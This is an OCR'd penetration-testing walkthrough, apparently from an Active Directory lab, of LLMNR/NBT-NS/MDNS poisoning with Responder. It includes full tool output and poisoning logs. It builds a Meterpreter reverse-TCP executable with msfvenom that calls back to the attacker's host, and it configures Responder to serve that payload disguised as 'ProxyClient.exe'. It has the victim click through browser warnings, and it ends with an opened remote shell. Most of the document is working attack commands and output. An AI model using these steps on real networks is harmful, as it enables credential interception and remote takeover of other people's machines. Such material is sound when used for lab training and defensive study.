
DNS/MDNS poisoning 1


Start responder.

```
┌─[root@pivot]─[/usr/share/responder]
└──╼ #responder --basic -w -r -f -I eth0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [ON]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [ON]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [ON]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.234.180]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-ORBHW5BI721]
    Responder Domain Name      [9TER.LOCAL]
    Responder DCE-RPC Port     [45502]

[+] Listening for events...
```


Enter a non-existent domain.



Notice that you will get redirected to this page.



Then you will be served this webpage.



Take a look at the logs.

```
[*] [MDNS] Poisoned answer sent to 192.168.234.179 for name fdldsllslfs.local
[*] [MDNS] Poisoned answer sent to 192.168.234.1   for name proxysrv.local
[*] [MDNS] Poisoned answer sent to 192.168.234.1   for name proxysrv.local
[*] [MDNS] Poisoned answer sent to 192.168.234.179 for name fdldsllslfs.local
[*] [MDNS] Poisoned answer sent to 192.168.234.179 for name fdldsllslfs.local
[*] [LLMNR]  Poisoned answer sent to 192.168.234.179 for name fdldsllslfs
[FINGER] OS Version     : Windows 10 Pro N for Workstations 19042
[FINGER] Client Version : Windows 10 Pro N for Workstations 6.3
```

```
[*] [LLMNR]  Poisoned answer sent to 192.168.234.179 for name fdldsllslfs
[FINGER] OS Version     : Windows 10 Pro N for Workstations 19042
[FINGER] Client Version : Windows 10 Pro N for Workstations 6.3
[HTTP] Sending file files/AccessDenied.html to 192.168.234.179
[HTTP] Sending file files/AccessDenied.html to 192.168.234.179
[*] [MDNS] Poisoned answer sent to 192.168.234.1   for name localdomain.local
[*] [MDNS] Poisoned answer sent to 192.168.234.1   for name localdomain.local
[*] [MDNS] Poisoned answer sent to 192.168.234.179 for name proxysrv.local
[*] [MDNS] Poisoned answer sent to 192.168.234.179 for name fdldsllslfs.local
```

DNS/MDNS poisoning 2

Create payload on the responder directory.

```
┌[root@pivot]-[/usr/share/responder/files]
└─► #msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.234.180 LPORT=5555
EXITFUNC=thread -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
┌[root@pivot]-[/usr/share/responder/files]
└─► #lsf
total 16K
drwxr-xr-x 1 root root   78 Nov  8 00:00 ./
drwxr-xr-x 1 root root  322 Nov  8 00:00 ../
-rw-r--r-- 1 root root 1.2K Apr 20  2021 AccessDenied.html
-rw-r--r-- 1 root root   95 Nov  7 23:45 redirect.html
-rw-r--r-- 1 root root 7.0K Nov  8 00:00 shell.exe
┌[root@pivot]-[/usr/share/responder/files]
└─► #
```

Make sure this options are set on Responder.conf

```
69 [HTTP Server]$
70 $
71 ; Set to On to always serve the custom EXE$
72 Serve-Always = Off$
73 $
74 ; Set to On to replace any requested .exe with the custom EXE$
75 Serve-Exe = On$ 1
76 $
77 ; Set to On to serve the custom HTML if the URL does not contain .exe$
78 ; Set to Off to inject the 'HTMLToInject' in web pages instead$
79 Serve-Html = On$ 2
80 $
81 ; Custom HTML to serve$
82 HtmlFilename = files/AccessDenied.html$ 3
83 ;HtmlFilename = files/redirect.html$
84 $
85 ; Custom EXE File to serve$
86 ExeFilename = files/shell.exe$ 4
87 $
88 ; Name of the downloaded .exe that the client will see$
89 ExeDownloadName = ProxyClient.exe$
```

Start responder again.

```
┌[root@pivot]-[/usr/share/responder]
└─► #responder --basic -w -r -f -I eth0

  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
```


```
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|  __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.0.6.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [ON]
    Serving HTML               [ON]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [ON]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [ON]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.234.180]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-SQL15S47CU6]
    Responder Domain Name      [ARQ3.LOCAL]
    Responder DCE-RPC Port     [49966]
```

Notice the response.


```
[*] [MDNS] Poisoned answer sent to 192.168.234.1   for name localdomain.local
[*] [MDNS] Poisoned answer sent to 192.168.234.1   for name localdomain.local
[*] [MDNS] Poisoned answer sent to 192.168.234.179 for name fdskskkksssl.local
[*] [MDNS] Poisoned answer sent to 192.168.234.179 for name fdskskkksssl.local
[*] [LLMNR]  Poisoned answer sent to 192.168.234.179 for name fdskskkksssl
[*] [NBT-NS] Poisoned answer sent to 192.168.234.179 for name FDSKSKKSSSL (service:
Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 192.168.234.179 for name FDSKSKKSSSL (service:
Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to 192.168.234.179 for name fdskskkksssl
```

```
[FINGER] OS Version     : Windows 10 Pro N for Workstations 19042
[FINGER] Client Version : Windows 10 Pro N for Workstations 6.3
[FINGER] OS Version     : Windows 10 Pro N for Workstations 19042
[FINGER] Client Version : Windows 10 Pro N for Workstations 6.3
[FINGER] OS Version     : Windows 10 Pro N for Workstations 19042
[FINGER] Client Version : Windows 10 Pro N for Workstations 6.3
[FINGER] OS Version     : Windows 10 Pro N for Workstations 19042
[FINGER] Client Version : Windows 10 Pro N for Workstations 6.3
[*] [MDNS] Poisoned answer sent to 192.168.234.179 for name fdskskkksssl.local
[*] [MDNS] Poisoned answer sent to 192.168.234.179 for name fdskskkksssl.local
```

Click proceed to unsafe.



Then click allow download if there are any unsafe download warning.




Observe the sending files logs.

```
HTTP] Sending file files/shell.exe to 192.168.234.179
[HTTP] Sending file files/AccessDenied.html to 192.168.234.179
[*] [MDNS] Poisoned answer sent to 192.168.234.179 for name fdskskkksssl.local
[*] [LLMNR]  Poisoned answer sent to 192.168.234.179 for name fdskskkksssl
[FINGER] OS Version     : Windows 10 Pro N for Workstations 19042
[FINGER] Client Version : Windows 10 Pro N for Workstations 6.3
```

```
[!]  Fingerprint failed
[*] [LLMNR]  Poisoned answer sent to 192.168.234.1 for name localdomain
[*] [MDNS] Poisoned answer sent to 192.168.234.1   for name isaproxysrv.local
[*] [MDNS] Poisoned answer sent to 192.168.234.1   for name isaproxysrv.local
[!]  Fingerprint failed
[*] [LLMNR]  Poisoned answer sent to 192.168.234.1 for name ProxySrv
[*] [MDNS] Poisoned answer sent to 192.168.234.179 for name isaproxysrv.local
[HTTP] Sending file files/shell.exe to 192.168.234.179
```

Getting shell

Double click the proxyclient.exe



Observe the meterpreter shell.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.234.180:5555
[*] Sending stage (200262 bytes) to 192.168.234.179
[*] Meterpreter session 1 opened (192.168.234.180:5555 -> 192.168.234.179:56058) at 2021-11-08
00:16:39 +0800

meterpreter > getuid
Server username: DOLLARCORP\student141
meterpreter > sysinfo
Computer        : WINDOWSPIVOT
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : en_US
Domain          : DOLLARCORP
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter >
```